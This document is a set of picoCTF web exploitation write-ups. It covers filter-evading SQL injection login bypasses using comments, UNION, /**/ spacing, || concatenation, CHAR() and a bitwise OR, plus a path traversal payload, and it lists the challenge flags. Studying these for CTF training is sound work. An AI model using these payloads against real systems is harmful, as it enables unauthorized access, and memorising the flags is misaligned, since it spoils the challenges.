AUTHOR: MADSTACKS

If the flag is not displayed after completing this challenge, try clearing your cookies. Cookies set by other challenges may prevent the flag from displaying properly.

Description

Can you beat the filters? Log in as admin http://jupiter.challenges.picoctf.org:19593/ <http://jupiter.challenges.picoctf.org:19593/filter.php>

Round1 filter or

Comment: --

username: admin'--

SELECT \* FROM users WHERE username='admin'--' AND password='ada'

Round2: or and like = --

Comment/\*

Username: admin'/\*

SELECT \* FROM users WHERE username='admin'/\*' AND password='a'

Round3: or and = like > < --

Round 1 - filter: or

Use basic injection and comment out the rest of the line.

input: admin'--

SELECT \* FROM users WHERE username='admin'--' AND password='a'

Round 2 - filter: or and like = –

Without --, check for other ways to comment. We can also use UNION to get our specific user.

input: admin'/\*

SELECT \* FROM users WHERE username='admin'/\*' AND password='a'

input: ' union select \* from users where username in("admin")/\*

SELECT \* FROM users WHERE username='' union select \* from users where username in("admin")/\* AND password='a'

Round 3 - filter: or and = like > < –

The first injection from the previous round still works here, but let’s try to get the second to work too. Spaces are now blocked, but we can use /\*\*/ comments for the same effect. I tried %20 to replace all the spaces, but it was not effective.

input: admin'/\*

SELECT \* FROM users WHERE username='admin'/\*' AND password='a'

input: '/\*\*/union/\*\*/select\*from/\*\*/users/\*\*/where/\*\*/username/\*\*/in("admin")/\*

SELECT \* FROM users WHERE username=''/\*\*/union/\*\*/select\*from/\*\*/users/\*\*/where/\*\*/username/\*\*/in("admin")/\*' AND password='a'

Round 4 - filter: or and = like > < – admin

In SQLITE, || is a concatenation operator. The simple solution is to simply split up “admin” in a way to bypass the filter. A more complicated solution could include encoding encode “admin” in ASCII number code and using the SQL CHAR() function to decode it.

input: adm'||'in'/\*

SELECT \* FROM users WHERE username='adm'||'in'/\* AND password='a'

input: '/\*\*/union/\*\*/select\*from/\*\*/users/\*\*/where/\*\*/username/\*\*/in(char(97,100,109,105,110))/\*

SELECT \* FROM users WHERE username=''/\*\*/union/\*\*/select\*from/\*\*/users/\*\*/where/\*\*/username/\*\*/in(char(97,100,109,105,110))/\*' AND password='a'

Round 5 - filter: or and = like > < – union admin

Splitting up “admin” still works as only UNION is additionally blacklisted.

input: adm'||'in'/\*

SELECT \* FROM users WHERE username='adm'||'in'/\* AND password='a'

/filter.php

picoCTF{y0u\_m4d3\_1t\_cab35b843fdd6bd889f76566c6279114}

### Web Gauntlet 3

 | 300 points

Tags: picoCTF 2021Web Exploitation

AUTHOR: MADSTACKS

If the flag is not displayed after completing this challenge, try clearing your cookies. Cookies set by other challenges may prevent the flag from displaying properly.

#### Description

Last time, I promise! Only 25 characters this time. Log in as admin Site: <http://mercury.picoctf.net:63504/> Filter: <http://mercury.picoctf.net:63504/filter.php>

SELECT username, password FROM users WHERE username='ad'||'min' AND password='a' is not 'b'

Filters: or and true false union like = > < ; -- /\* \*/ admin

First things first, we need to find a way to get admin to not be filtered. Fortunately they haven't banned || which is concatenates strings in sqlite. We can get the string admin by just putting adm'||'in.

Next, we need to find a way to bypass the password checking. We see that they haven't filtered any of the binary operators, which also happen to be 1 character long. We can use these, especially the | (binary or operator) to bypass the password checking.

We can also use is and is not to replace = and !=.

From this I created the inputs:<br /> Username: adm'||'in<br /> Password: ' | '' IS '<br /> Which would query: SELECT username, password FROM users WHERE username='adm'||'in' AND password='' | '' IS ''<br />

However for some reason this didn't seem to work. I opened up an online sqlite compiler at https://sqliteonline.com/ to do some more testing, and found that for some reason the | operator would return true if I put '' IS NOT ''. So I replaced IS with IS NOT in the query, and it worked!

Final Input:<br /> Username: adm'||'in<br /> Password: ' | '' IS NOT '<br /> Which would query: SELECT username, password FROM users WHERE username='adm'||'in' AND password='' | '' IS NOT ''<br />

Which happens to be exactly 25 characters long. Navigate to filter.php to find the flag afterwards.

<br />

### SQLiLite

 | 300 points

Tags: picoCTF 2022Web Exploitationsql

AUTHOR: MUBARAK MIKAIL

#### Description

Can you login to this website?Try to login [here](http://saturn.picoctf.net:63909/).

Username: adm'||'in'--

Graphical user interface, text, application, email

Description automatically generated

A screenshot of a computer

Description automatically generated

picoCTF{L00k5\_l1k3\_y0u\_solv3d\_it\_d3c660ac}

### Irish-Name-Repo 1 sql injection

 | 300 points

Tags: picoCTF 2019Web Exploitation

AUTHOR: CHRIS HENSLER

#### Description

There is a website running at https://jupiter.challenges.picoctf.org/problem/33850/ ([link](https://jupiter.challenges.picoctf.org/problem/33850/)) or http://jupiter.challenges.picoctf.org:33850. Do you think you can log us in? Try to see if you can login!

We can see the menu

Graphical user interface, text, application, chat or text message

Description automatically generated

A picture containing text

Description automatically generated

It is a SQL database

Graphical user interface, text, application

Description automatically generated

Graphical user interface, text, application

Description automatically generated

picoCTF{s0m3\_SQL\_f8adf3fb}

### Forbidden Paths path traversal easy

 | 200 points

Tags: picoCTF 2022Web Exploitation

AUTHOR: LT 'SYREAL' JONES

#### Description

Can you get the flag?Here's the [website](http://saturn.picoctf.net:52683/).We know that the website files live in /usr/share/nginx/html/ and the flag is at /flag.txt but the website is filtering absolute file paths. Can you get past the filter to read the flag?

Use relative path, go back to /

Payload: ../../../../../../flag.txt

picoCTF{7h3\_p47h\_70\_5ucc355\_e5fe3d4d}

Graphical user interface, text, application, email

Description automatically generated

08/30/2022

Graphical user interface, application

Description automatically generated